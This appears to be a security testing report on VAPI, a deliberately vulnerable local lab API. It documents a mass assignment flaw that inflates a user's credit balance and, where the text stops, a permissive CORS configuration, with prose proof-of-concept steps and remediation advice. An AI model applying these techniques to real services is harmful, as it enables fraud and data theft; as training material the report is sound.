VAPI API 6–10 Security Testing Report

Target: VAPI (Vulnerable API Application)
Tester: Blessing Isaiah
Date: 22 February 2026
Environment: Controlled local laboratory setup

Executive Summary

This assessment evaluates VAPI, a deliberately vulnerable API application designed for structured security testing and training.

The objective of this engagement was to identify and analyze weaknesses aligned with the OWASP API Security Top 10 (2019 edition), specifically categories API6 through API10, with emphasis on:

- Mass Assignment
- Security Misconfiguration
- Injection
- Improper Assets Management
- Insufficient Logging and Monitoring

Testing was conducted in a controlled local lab environment under authorized conditions.

Environment

The assessment was conducted against a locally deployed application running within a Docker network and accessed from a Kali Linux host system.

Observed API Base URLs

Backend API service:
http://localhost:3000

Tools Used

- Burp Suite
- FoxyProxy browser extension
- Postman
- Kali Linux terminal utilities
- Fuff

Proxy Configuration

- Burp Suite configured to listen on port 8080
- Postman configured to use 127.0.0.1:8080 as its HTTP proxy
- Browser traffic routed through Burp Suite using FoxyProxy
- Intercept enabled for request and response inspection

Traffic Interception Setup

After importing the pre-configured OpenAPI YAML specification file into Postman, structured API endpoints were automatically generated within the collection.

All API requests generated from Postman were routed through Burp Suite by configuring Postman's built-in proxy settings to forward traffic to **127.0.0.1:8080**.

This configuration enabled:

- Full visibility of HTTP request and response headers
- Inspection of JSON payload structures
- Bearer token analysis and validation testing
- Request tampering and replay attacks
- Response manipulation for behavioral analysis

Captured traffic was logged within Burp Suite for further analysis and vulnerability validation.

Methodology

The assessment followed a structured white-box testing approach conducted within a controlled local lab environment.

The testing process included the following phases:

1. Reconnaissance and Endpoint Enumeration

- Imported the OpenAPI YAML specification into Postman
- Identified available routes and request structures
- Observed API behavior through passive traffic analysis

2. Traffic Interception and Inspection

- Routed all API traffic through Burp Suite
- Inspected headers, payloads, cookies, and authentication tokens
- Analyzed response structures and status codes

3. Authorization and Access Control Testing

- Manipulated object identifiers to test for Broken Object Level Authorization
- Attempted privilege escalation by modifying roles and parameters

- Tested access to restricted endpoints without proper authorization

4. Response Analysis and Impact Verification

- Documented observable security weaknesses
- Validated reproducibility of identified issues
- Assessed potential impact based on exposed data and access level

Scope

In Scope

- Vulnerable application
- Backend APIs exposed within the Docker network

Out of Scope

- External third-party web applications
- Infrastructure components outside the local test environment

Findings in this order (Vulnerability Title, Description, Proof of Concept, Impact, Risk Rating, Remediation Recommendation)

API6:2019 – Mass Assignment


Vulnerability Title: Mass Assignment on ***/vapi/api6/user*** endpoint

Description:
The API automatically binds client supplied input to internal object properties during user creation without enforcing strict server side validation. Sensitive fields that should be controlled exclusively by the backend, such as credit balance, can be manipulated directly through crafted requests.


This indicates a Mass Assignment vulnerability where internal attributes are exposed through improper object binding.

Proof of Concept


Create a new user using: ***POST /vapi/api6/user***



During testing, the response from: ***GET /vapi/api6/user/me*** revealed that the user object contains a credit field.




Using this knowledge, a modified registration request was crafted to include a credit parameter in the request body.



The server accepted the request and created the account with an increased credit balance, even though credit values should be system controlled.

Verification through: ***GET /vapi/api6/user/me***

confirmed that the credit balance had been successfully manipulated.



Impact:

Attackers can modify sensitive internal properties during object creation.

This may allow:

- Financial manipulation

- Privilege escalation
- Business logic abuse
- Unauthorized modification of restricted attributes

If extended to other internal fields such as roles or account status, this vulnerability could lead to full privilege escalation.

Risk Rating:
High – The vulnerability enables unauthorized modification of protected internal attributes and could lead to severe business impact.

Remediation Recommendation:

- Implement strict server side allow listing of acceptable input fields.
- Prevent client control over sensitive attributes such as credit, role, permissions, or account status.
- Use Data Transfer Objects to explicitly define permitted fields.
- Apply input validation and reject unexpected parameters.
- Conduct secure code reviews to prevent automatic binding of unrestricted object properties.

API7:2019 – Security Misconfiguration

Vulnerability Title:
CORS Misconfiguration on ***/vapi/api7/user/key*** endpoint

Description:
The API is improperly configured with insecure Cross-Origin Resource Sharing settings.

The ***/vapi/api7/user/key*** endpoint returns the following headers:


- Access-Control-Allow-Origin: *
- Access-Control-Allow-Credentials: true

This configuration is insecure because allowing credentials while permitting any origin enables cross origin data access. During testing, the server also reflected arbitrary external origins in the response, confirming improper validation of the Origin header.

This represents a Security Misconfiguration vulnerability due to unsafe CORS policy implementation.

Proof of Concept

Create a new user using: ***POST /vapi/api7/user***




Observe the response headers from: ***GET /vapi/api7/user/key***

The response includes:


*Access-Control-Allow-Origin: **

Access-Control-Allow-Credentials: true



